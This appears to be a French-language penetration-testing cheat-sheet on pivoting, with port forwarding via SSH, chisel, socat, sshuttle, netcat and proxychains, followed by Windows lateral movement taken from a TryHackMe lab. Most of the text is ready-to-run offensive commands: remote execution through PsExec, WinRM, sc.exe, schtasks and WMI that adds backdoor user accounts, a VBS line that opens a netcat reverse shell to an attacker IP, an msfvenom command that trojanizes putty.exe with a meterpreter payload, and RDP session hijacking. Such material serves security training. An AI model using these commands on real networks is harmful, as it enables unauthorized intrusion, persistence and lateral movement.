Pivoting

Pivoter pour mieux régner !


- [[Pivoting] Port forwarding]
- Windows
    - [[Windows/Pivoting] Cheat-sheet]

[Pivoting] Port forwarding

Introduction

Dans le cas d'une compromission d'une infrastructure où une machine cible n'est pas directement accessible, il va falloir établir un **tunnel** entre vous et la machine cible en passant par une machine intermédiaire, qui a elle, accès à la machine cible.

On va devoir mettre en place un **reverse proxy** sur la machine intermédiaire pour pouvoir router les paquets sur la ou les machines cibles.




SSH

Il est possible de faire du port forwarding avec le service SSH.

> La machine intermédiaire doit être munie d'un serveur SSH et vous devez avoir des accès SSH pour vous connecter dessus.

Local port forwarding





```
ssh -L <LOCAL_PORT>:<DESTINATION_IP>:<DST_PORT> <REMOTE_USER>@<REMOTE_IP>
```

> Vous devriez pouvoir accéder à votre service via **localhost:<LOCAL_PORT>**

> **Le tunnel restera ouvert tant que la session SSH est active.**

Remote port forwarding



```
ssh -R <LISTENER_PORT>:<DST_IP>:<DST_PORT> <LISTENER_USER>@<LISTENER_IP>
```

> Cette commande exposera le service du **DST** sur le **LISTENER**.

Chisel

Prérequis

- Trouvez un port non utilisé (absent de cette liste) :

```
(netstat -punta || ss -n -t -p -u)
```

Installation

Voici le lien github de l'outil :

- https://github.com/jpillora/chisel/

Vous pouvez installer l'outil sur le poste intermédiaire si vous avez les droits **root** grâce à la commande suivante :

```
curl https://i.jpillora.com/chisel! | bash
```

Téléchargez le binaire (version 19.1) :

```
curl -O -L
https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_linux_amd64.gz &&
gunzip chisel_1.9.1_linux_amd64.gz && mv chisel_1.9.1_linux_amd64 chisel && chmod +x chisel
```

Port forwarding

- Sur le pc intermédiaire, lancez la commande suivante :

```
./chisel server -p <LISTENER_PORT>
```

- Puis sur le pc de l'attaquant, exécutez la commande suivante :

```
./chisel client <LISTENER_IP>:<LISTENER_PORT> <LOCAL_PORT>:<TARGET_IP>:<TARGET_PORT>
```

>

> Sur la machine de l'attaquant vous pourrez accéder au service via **localhost:<LOCAL_PORT>**

Reverse port forwarding

- Sur le poste de l'attaquant :

```
./chisel server <INTERMEDIATE_IP> -p <INTERMEDIATE_PORT> --reverse
```

- Puis sur le pc intermédiaire, exécutez la commande suivante :

```
./chisel client <LISTENER_IP>:<LISTENER_PORT> R:<LOCAL_PORT>:<TARGET_IP>:<TARGET_PORT>
```

> Sur la machine de l'attaquant vous pourrez accéder au service via **localhost:<LOCAL_PORT>**

Socat

Installation

Voici le Github du projet :

- https://github.com/3ndG4me/socat

Pour télécharger le binaire :

```
curl -o socat -L https://github.com/3ndG4me/socat/releases/download/v1.7.3.3/socatx64.bin && chmod +x socat
```

Sinon, installez le depuis les dépôts :

```
apt install -y socat
```

Port forwarding

```
socat TCP-LISTEN:<LOCAL_PORT>,fork TCP:<REMOTE_IP>:<REMOTE_PORT>
```

>

> Le service de la machine **REMOTE** sera exposé sur le **LOCAL_PORT** de la machine qui exécute la commande.

Sshuttle

Ce logiciel permet d'établir une connexion VPN à travers un tunnel SSH sans nécessiter de privilège root sur la machine distante :

- https://github.com/sshuttle/sshuttle

```
sshuttle -vr <REMOTE_BRIDGE> <REMOTE_NETWORK>
```

> Tous le trafic sera routé par le réseau distant !

Voici un exemple :

```
sshuttle -vr username@target-ip 10.1.1.0/24
```

Netcat

Il est possible de faire du port forwarding avec Netcat grâce à certaines options.

Depuis la machine attaquante :

```
nc -lv --broker --max-conns 2
```

Et sur la machine intermédiaire :

```
nc -nv <ATTACKER_IP> 31337 -c 'nc -nv <TARGET_IP> <TARGET_PORT>'
```

Proxychains / SSH Forwarding

Cette technique va vous permettre d'effectuer des scans nmap en passant par la commande proxychains qui va faire passer les paquets dans le tunnel SOCKS SSH, ce qui n'est pas possible avec les autres techniques car elles permettent d'exposer qu'un seul port.

Tout d'abord, créer le tunnel SSH :

```
ssh -D <LOCAL_PORT> -f -N <BRIDGE_USER>@<BRIDGE_IP>
```

Ensuite, créez votre configuration proxychains dans le fichier **/etc/proxychains4.conf** :

```
tcp_read_time_out 800
tcp_connect_time_out 800

[ProxyList]
socks4 127.0.0.1 <LOCAL_PORT>
```

Désormais, vous pouvez lancer votre scan nmap en passant par la commande proxychains :

```
proxychains nmap -Pn -p- --top-ports 10 -sT <TARGET_IP>
```


Windows

Windows

[Windows/Pivoting] Cheat-sheet

Introduction

Le pivoting sur Windows ou plus généralement dans un environnement Active Directory est souvent utilisé pour passer d'une machine A à une machine B.




Source

- TryHackMe - Lateral Movement Pivoting

Cheat-sheet

PsExec



Voici le lien pour télécharger **PsExec** :

- https://learn.microsoft.com/fr-fr/sysinternals/downloads/psexec

```
psexec64.exe \\<IP> -u <USER> -p <PASSWORD> -i cmd.exe
```

> PsExec utilise le partage administratif **ADMIN$**, fonctionne avec Samba sur le port **445** et requiert les droits **Administrateurs**.

WinRM

L'avantage de **WinRM** est qu'il ne nécessite que le privilège **Remote Management Users** pour fonctionner et qu'il est actif et présent sur les systèmes Windows par défaut.

On peut utiliser l'**exécutable** :

```
winrs.exe -u:<USER> -p:<PASSWORD> -r:target cmd
```

Ou alors, on peut l'utiliser en **Powershell** en créant un objet avec les identifiants :

```
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
```

```
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
```

Puis pour obtenir une session interractive :

```
Enter-PSSession -Computername <TARGET> -Credential $credential
```

Ou pour exécuter un bloc de code powershell :

```
Invoke-Command -Computername TARGET -Credential $credential -ScriptBlock {whoami}
```

Service personnalisé

Il est possible de créer un service personnalisé pour pivoter si on a les droits **Administrateurs** en utilisant les **Pipes RPC over SMB**.

Créer le service :

```
sc.exe \\<TARGET> create THMservice binPath= "net user munra Pass123 /add" start= auto
```

Démarrer le service :

```
sc.exe \\<TARGET> start THMservice
```

Pour **arrêter** et **supprimer** le service :

```
sc.exe \\<TARGET> stop THMservice
```

```
sc.exe \\<TARGET> delete THMservice
```

Tâche planifiée

Il est possible de créer une tâche planifiée à distance :

```
schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<COMMAND/PAYLOAD>" /sc ONCE /sd 01/01/1970 /st 00:00
```

Et démarrer la tâche :

```
schtasks /s TARGET /run /TN "THMtask1"
```

Pour supprimer la tâche planifiée :

```
schtasks /S TARGET /TN "THMtask1" /DELETE /F
```

Session WMI

Il est possible d'exécuter une commande sur un hôte distant avec WMI :

```
wmic.exe /user:Administrator /password:Mypass123 /node:<TARGET> process call create "cmd.exe /c calc.exe"
```

> Il est aussi possible de le faire en powershell :

Tout d'abord, il faut créer un objet **PSCredential** :

```
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
```

Pour ensuite établir une **session WMI** :

```
$Opt = New-CimSessionOption -Protocol DCOM
$Session = New-Cimsession -ComputerName TARGET -Credential $credential -SessionOption $Opt -ErrorAction Stop
```

Création d'un processus à distance avec WMI

On peut ensuite créer un **processus** sur l'hôte distant :

```
$Command = "powershell.exe -Command Set-Content -Path C:\text.txt -Value munrawashere";

Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{
CommandLine = $Command
}
```

> Vous n'aurez pas de retour sur la commande exécutée avec WMI, alors assurez-vous de ne pas vous tromper dans la syntaxe !

Création d'un service à distance avec WMI

Si on le souhaite, on peut aussi créer un **service** sur l'hôte distant :

```
Invoke-CimMethod -CimSession $Session -ClassName Win32_Service -MethodName Create -Arguments
@{
Name = "THMService2";
DisplayName = "THMService2";
PathName = "net user munra2 Pass123 /add"; # Your payload
ServiceType = [byte]::Parse("16"); # Win32OwnProcess : Start service in a new process
StartMode = "Manual"
}
```

On peut gérer et **démarrer le service** de cette manière :

```
$Service = Get-CimInstance -CimSession $Session -ClassName Win32_Service -filter "Name LIKE
'THMService2'"

Invoke-CimMethod -InputObject $Service -MethodName StartService
```

Et on peut **arrêter** et **supprimer** le service comme cela :

```
Invoke-CimMethod -InputObject $Service -MethodName StopService
Invoke-CimMethod -InputObject $Service -MethodName Delete
```

Création d'une tâche planifiée à distance avec WMI

On peut **créer une tâche planifiée** sur l'hôte distant grâce à WMI :

```
# Payload must be split in Command and Args
$Command = "cmd.exe"
$Args = "/c net user munra22 aSdf1234 /add"

$Action = New-ScheduledTaskAction -CimSession $Session -Execute $Command -Argument $Args
Register-ScheduledTask -CimSession $Session -Action $Action -User "NT AUTHORITY\SYSTEM" -
TaskName "THMtask2"
Start-ScheduledTask -CimSession $Session -TaskName "THMtask2"
```

Si on le souhaite, on peut **supprimer** la tâche avec cette commande :

```
Unregister-ScheduledTask -CimSession $Session -TaskName "THMtask2"
```

Installer un paquet MSI à distance avec WMI

On peut le faire avec la commande suivante :


```
wmic /node:TARGET /user:DOMAIN\USER product call install
PackageLocation=c:\Windows\myinstaller.msi
```

Ou en Powershell comme ceci :

```
Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments
@{PackageLocation = "C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}
```

Resource sur un partage réseau

Parfois, pour ne pas déployer un logiciel ou un script sur tous les postes d'un parc, les administrateurs mettent des fichiers exécutables ou des scripts sur des partages réseau et crééent des raccourcis sur le bureau ou la barre des tâches des postes.



> Cependant, si vous avez un accès en écriture à l'exécutable ou au script pointé, vous pouvez le modifier et attendre qu'il soit exécuté par un autre utilisateur afin de pivoter sur son

système.

A noter que la resource, une fois exécutée, est copiée dans le répertoire temporaire du poste exécutant **%tmp%**.

- Si la resource pointée est un **script VBS**, vous pourriez le modifier de la sorte :

```
CreateObject("WScript.Shell").Run "cmd.exe /c copy /Y \\10.10.28.6\myshare\nc64.exe %tmp% &
%tmp%\nc64.exe -e cmd.exe <attacker_ip> 1234", 0, True
```

Si la resource pointée est un **exécutable**, vous pourriez l'infecter avec **Metasploit** comme cela :

```
msfvenom -a x64 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp
lhost=<ATTACKER_IP> lport=4444 -b "\x00" -f exe -o puttyX.exe
```

RDP Hijacking

Lorsqu'un utilisateur se connecte sur un session en RDP et qu'il feme le client RDP mais non la session, celle-ci reste ouverte indéfiniment.

Cependant, avec les **privilèges System**, il est possible de se connecter à n'importe quel session ouverte.

Pour cela, commencez par lister les sessions ouvertes :

```
query user
```

Vous devriez voir apparaître quelque chose comme ça :

```
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>administrator         rdp-tcp#6           2  Active          .  4/1/2022 4:09 AM
 luke                                     3  Disc            .  4/6/2022 6:51 AM
```

Connectez-vous à la session active de votre choix :

```
tscon 3 /dest:rdp-tcp#6
```